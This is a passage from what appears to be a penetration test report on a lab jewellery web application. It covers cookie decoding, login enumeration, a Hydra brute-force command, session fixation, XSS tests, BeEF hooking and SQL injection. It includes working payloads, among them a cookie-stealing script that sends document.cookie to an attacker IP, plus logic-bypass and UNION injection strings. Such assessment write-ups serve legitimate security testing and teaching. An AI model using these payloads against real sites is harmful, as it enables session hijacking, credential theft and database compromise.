


Fig 3.3.2 b - Finally, decoding the UNIX timestamp reveals all the details about the cookie.

It would appear the cookie is composed of three parts, the username, password and timestamp., To confirm this, a user was created with the name username “username” and the password “password”. When attempting to log in, the cookie that was generated by this user was captured using the Burpsuite proxy as seen in Fig 3.3.2 c.

```
.1.20
zilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
tml,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ge: en-US,en;q=0.5
g: gzip, deflate
://192.168.1.20/processlogin.php
SSID=s6qpql8fhgf2pou33l55dkvgv5; SecretCookie=757365726r616q653n70617373776s72643n31363037373935333334
ose
```

Fig 3.3.2 c - Intercepting the test users’ cookie

And when an attacker decodes this by first replacing the altered hex characters, and then de-coding the resulting hex value, the “test” users’ values are clearly seen. (see Fig 3.3.2 d)




Fig 3.3.2 d - By deciphering this in CyberChef, its obvious what fields constitute the SecretCookie

As a result of this of this form of encryption, it would be incredibly easy for an attacker, who successfully intercepts a cookie, to take these two values and immediately hijack a legitimate users account.

3.4 BYPASSING AUTHENTICATION

3.4.1 Bypassing Passwords

As previously mentioned in 3.3.1 (Password Creation), any attacker can easily enumerate what a possible password might be. The lack of length involved in creation of the password results in lower times to brute force through a password. Another aspect of “processlogin.php” is that it also gives feedback when the user mistypes their log-in details. This feedback is different depending on what field the user mis-typed.

For instance, should the user mistype their username, they are told “Username not found”. Of particular interest to attackers, however, is the notification the user is given when they type the incorrect password (as seen in Figure 3.4.1 a). This feedback function may be used by attackers when they are attacking an account, as it will tell them, by process of elimination if they have got the username correct or if they have got the password correct. For example, if an attacker using the “username” account entered “username” as the username and “test” as the password, they will be told the password is incorrect, therefore confirming that the username is correct, as seen in Fig 3.4.1 a.

There is another function that is used in “processlogin.php” in where the username entered is reflected at the top right of the screen. This could be useful when attacking in an XSS style attack to see what operators are ignored by this function.




Fig 3.4.1 a - The incorrect password notification, an attacker can take this as confirmation that the username is correct.

3.4.2 Bypassing passwords with Utilities

Using Kali's Hydra tool, it is possible to exploit the vulnerabilities posed by the poor password utility. By obtaining the fields needed to create a secure token, and supplying hydra with the "rockyou.txt", an extremely large list of well known and breached passwords, Hydra was able to interrogate and enumerate the admin password, as seen in Fig 3.4.2 a and Fig 3.4.2 b.

hydra 192.168.1.20 http-form-post "/processlogin.php:txtusername=^USER^&txtpassword=^PASS^&:Password not found!" -l admin -P /usr/share/wordlists/rockyou.txt




Fig 3.4.2 a - Hydra was able to crack the admin password in under a second




Fig 3.4.2 b - The password in question was used successfully to authenticate into the admin page

3.5 SESSION MANAGEMENT FLAWS

3.5.1 Cookie Management

As previously discussed in 3.4.1 the user is given two cookies by the server. These cookies are encrypted in weak manner and any attacker could easily work out what their victim's username and password is. PHPSESSID cookies appear to be made in a random assortment however they are the same for any user logged in during that period, (This can be seen in figures 3.5.1a, and 3.5.1b). This is referred to as a "Persistent Cookie" and is considered to be insecure.




Fig 3.5.1 a, The test users php session id




Fig 3.5.1 b, The admin users php session id, identical to that in 3.5.1 a

This effect may also be called "Session Fixation". This is where a value such as the aforementioned session ID, which is assigned by the server, does not refresh or randomize during a session. This is also considered insecure as an attacker simply needs to obtain one instance of a victim's session ID to impersonate and hijack their session.

The structure of the "Secret Cookie", (username:password:UNIX_timestamp) between different user types appears to be identical, This is considered to be secure as the cookie does not reveal the permissions attached to it therefore a server side database search must be carried out to identify the roles and privileges of a particular user (this can be seen in Fig 3.5.1 c and Fig 3.5.1 d)




Fig 3.5.1 c - This is the **admin**s cookie. Decoded it looks like: admin:janice:1607818750




Fig 3.5.1 d - This is the "hacklab" **user**'s cookie. Decoded it looks like: hacklab:hacklab:1607864733

3.6 BYPASSING ACCESS CONTROLS

As mentioned previously in 3.5.1, cookies do not distinguish different users' types from each other. Authenticated users and admins have the same structure of cookie and therefore users who attempt to access admin pages should have their cookie read and validated by the server where it should then refuse to post the pages to the user, as their user type is not valid.

These Access controls are poorly implemented though. As seen previously in 3.2.1, an unauthenticated user (e.g. a guest) can access most parts of the website, including areas where they ought not to. Such areas also include the "adminarea.php". Fortunately, most of these extended areas, such as the table of users require the user to obtain an authenticated token, e.g. - the secret cookie, to access them. (See Fig 3.6 a and Fig 3.6 b), and for the other sensitive areas beyond "adminarea.php".




Fig 3.6 a - Unauthenticated users are barred from admin areas




Fig 3.6 b - Authenticated users are also barred from these areas of the website

3.7 XSS (CROSS SITE SCRIPTING)

3.7.1 Testing for Vulnerabilities

Script injection vulnerabilities are incredibly dangerous and can completely cripple websites. A good way of defending against these styles of attack is to sanitize user input. Sanitizing normally consists of taking the input string and checking if characters like '<' or '>' exist. On the RA Jewellery website, there are numerous forms where a user can send strings into the server. To determine if these input forms are vulnerable, an attacker can query them with a script.

For this, the attacker devised a simple script, as listed below:

<script>alert("This website will display this message if input is not filtered")</script>

This means that should the application fail to sanitize input, then the website should produce a pop-up.

3.7.1.1 Testing the "Search" function

By plugging the above script into the search function, a pop was produced (as seen in Fig 3.7.1.1 a) indicating this function is vulnerable




Fig 3.7.1.1 a After submitting the test string, a pop up was produced

3.7.1.2 Testing the "Login" function

To test the login function, the same script as before was applied into the username input form, with a valid password, the end result was the automated response that the username had not been found. However, by looking closely up at the top right corner, where the input is normally reflected back onto the screen, it can be seen that the script entered has not been reflected. It would also seem that by entering this combination the form will no longer function correctly. The alert produced is repeated each time the form is refreshed (Fig 3.7.1.2 a)




Fig 3.7.1.2 a - After submitting the test string, the username is not reflected, suggesting the script has executed

3.7.1.3 Testing the "sign up" function.

As the sign-up function consists of several fields, then the script was altered to produce a message reflecting that of the name of the field the script was input into. This was done for all fields except password and telephone, due to the character limit. Also, as the sign up field allows the user to save data onto the server, an attacker might decide to take advantage of this and perform a stored XSS attack on the admin account. This could be achieved as the same alert for each applicable field in the form was produced when accessing the table as an administrator, prompting a series of pop ups each time.

To conduct this aspect of the test, the attacker created a new user where every field that was to be filled in, produced an alert displaying the name of the respective field. This can be seen in Fig 3.7.1.3 a. The exceptions were the password and telephone fields that are restricted by the number of characters that can be entered.





Fig 3.7.1.3 a - Each field, except the character limited ones, are now host to a script that will execute each time these details are accessed.

After these details were entered, the application responded with the default “Successfully Added!” Message, as well as the login message, as seen below.







Fig 3.7.1.2 b (left), Fig 3.7.1.2 c (right) - After submitting the form, the application responds and behaves as usual.

And then, when attempting to log in, a pop saying what field had been executed to produce it popped up (See Fig 3.7.1.2 d). Once this was dismissed, the user was allowed into their user profile on the website, where another similar output was produced. This confirms the script was indeed stored and is executed whenever the user travels back onto this page.

This entered scripts also execute on several other pages, such as viewpurchase.php, checkout.php and even when the administrator checks the user table. See Fig 3.7.1.2 e and Fig 3.7.1.2 f. This is of serious risk as an attacker simply needs to structure an alert with some spoof information to convince the admin to follow a link.







Fig 3.7.1.2 d (left), Fig 3.7.1.2 e (right), Fig 3.7.1.2 f (below) - Whenever the user accesses an area where their details are read, pop ups are produced.



3.7.2 Using XSS to steal cookies

These vulnerabilities can also be used by any attacker to dump their current cookie, using " <script>alert(document.cookie)</script> ", the output as seen in 3.7.2 a was produced.

Fig 3.7.2 a - Using a script a user can extract their cookie

3.7.3 Stored XSS, Stealing Cookies with NetCat

By implanting code through the search functionality, it is possible for the attacker to leave a script that will direct a user's cookies to the attacker's machine. This aspect, paired with the poor token management, results in the attacker stealing and deciphering the victim's username and password. This attack could also be used to the steal admin details in a worst-case scenario.

The script used:

<script>new Image().src="http://192.168.1.254/b.php?"+(document.cookie)</script>




Fig 3.7.3 a - A NetCat listener receives the cookie returned by an implanted script

3.7.4 Using XSS Beef-hook

The Browser Exploitation Framework, BEEF is an XSS tool that provides a visual interface when conducting an XSS attack.

In this example, RA Jewellery's register has been targeted from the Kali machine. When an admin logs on and views the user table the beef hook automatically redirects the user. Using Beefs built in tools such as hijack the attacker can gain control of the victim's browser.

In this scenario, owing to the nature of the test environment being virtualized, both the target and attacker are situated on the same machine. However, Beef is running on a separate browser. By starting Beef from the command line, an attacker can access the hook and menu addresses. From there they can look at Beefs GUI which updates in real time. In this scenario the hook is implanted into a user's account details, as seen in Fig 3.7.4 a. Then an administrator decides to look at the users table. This is where they are "hooked" as the script that occupies the bait user's username is the hook., as seen in Fig 3.7.4 b. The admin may notice that the bait user does not have a username in this case, however, by then Beef has given an attacker access to that administrators browser, as seen in Fig 3.7.4 c.





Fig 3.7.4 a - This is the bait account. Note how the username is the hook script



VIEW USER RECORDS

Hi, **admin** Good To See You Working! || Logout

| Home | Products | Categories | Sub Categories | Users | | PAGE |

View All | View Paginated | Add a new record

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	janice	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete
0006							0	user	1	Edit	Delete
0007	' UNION SELECT password FROM users WHERE userid =	' UNION SELECT password FROM users WHERE userid =	2NDORDER	2NDORDER	2NDORDER@2NDORDER.com	2NDORDER	22222222	user	1	Edit	Delete
0008	Name	Surname	Username	password	email@email.com	Billing Adress	0	user	1	Edit	Delete
0009	testname	testsurname	username	password	email	address	0	user	1	Edit	Delete
0010				password			11111111	user	1	Edit	Delete
0011	Beef	Beef		beefbeef	beef	beef	0	user	1	Edit	Delete

Fig 3.7.4 b - This is then what the admin sees in the users table. The JavaScript hook has been executed, therefore the user does not have a username.




Fig 3.7.4 c - As soon as the script has been executed, the attacker will see a new Live browser appear on Beef. From there the attacker can choose to further hijack the session.

3.8 SQL INJECTION

An attacker may also target the database behind a web application. There are two types of SQL injection. “Plain” Is where the attacker attempts to enumerate database details and attributes by injecting code through an unfiltered form. By doing this repeatedly and inspecting the errors and results that are produced the attacker could then attempt to inject code which can dump the entire database. “Blind” injection occurs when the input is filtered, producing a generic pop - up. This makes enumerating aspects of the database much harder for the attacker, however attacks may still be possible.

If an attacker successfully manages to obtain a dump of the database the repercussions, as a result of being subject to GDPR regulations, can be extremely costly. Therefore, ensuring that forms that complete queries on behalf of the user are protected from being exploited in these ways is extremely important for web applications.

3.8.1 Testing for SQL Injection Vulnerabilities

An attacker may fist try to work out what forms are vulnerable to SQL injection by submitting a query that looks innocent. In this scenario, the attacker targets the “search” on RA Jewellery with the string “ISN'T”. Use of the ' character (char (27)), enables the attacker to complete the input forms string value prematurely. This can be combined with queries, as seen later. When the user enters the string (as seen in Fig 3.8.1) an error is produced that appears to have originated from the database. This indicates that this form is vulnerable, as it appears the input is not sanitized.




Fig 3.8.1 a - An error in the database tells the attacker the form is unfiltered. Also, the error produced by the RA Jewellery Application tells the user what version of SQL it uses

The next form an attacker may attempt to inject code into is the login form, doing so produces the same reflection of the username at the top right corner of the “processlogin.php” form. Looking at this, it can be seen that the entire string has been reflected, suggested that the string injected was considered as valid, after being searched on the database. Of note was that the “ ‘ “ was not ejected.

ISN'T




Fig 3.8.1 b - processlogin.php will reflect what is entered into it. In this case the entire test string is, suggesting the string has not been altered by a filter

3.8.2 Testing for Logic Vulnerabilities

An attacker may attempt to use logic after discovering that the previous forms do not remove the “ ‘ “ character. After discovering that, through using plain injection techniques, that the database is a MARIADB which runs MySQL, the attacker will alter the syntax of their injection to function with MySQL.

A simple logic bypass injection string was then targeted at the search form (as seen in Fig 3.8.2 a), the login form (as seen in Fig 3.8.2 b), and finally the password form (as seen in Fig 3.8.2 c). The string that was used: ')OR 1=1;#




Fig 3.8.2 a, Using ') OR 1=1;# causes the search result to pull up every product on the products table.

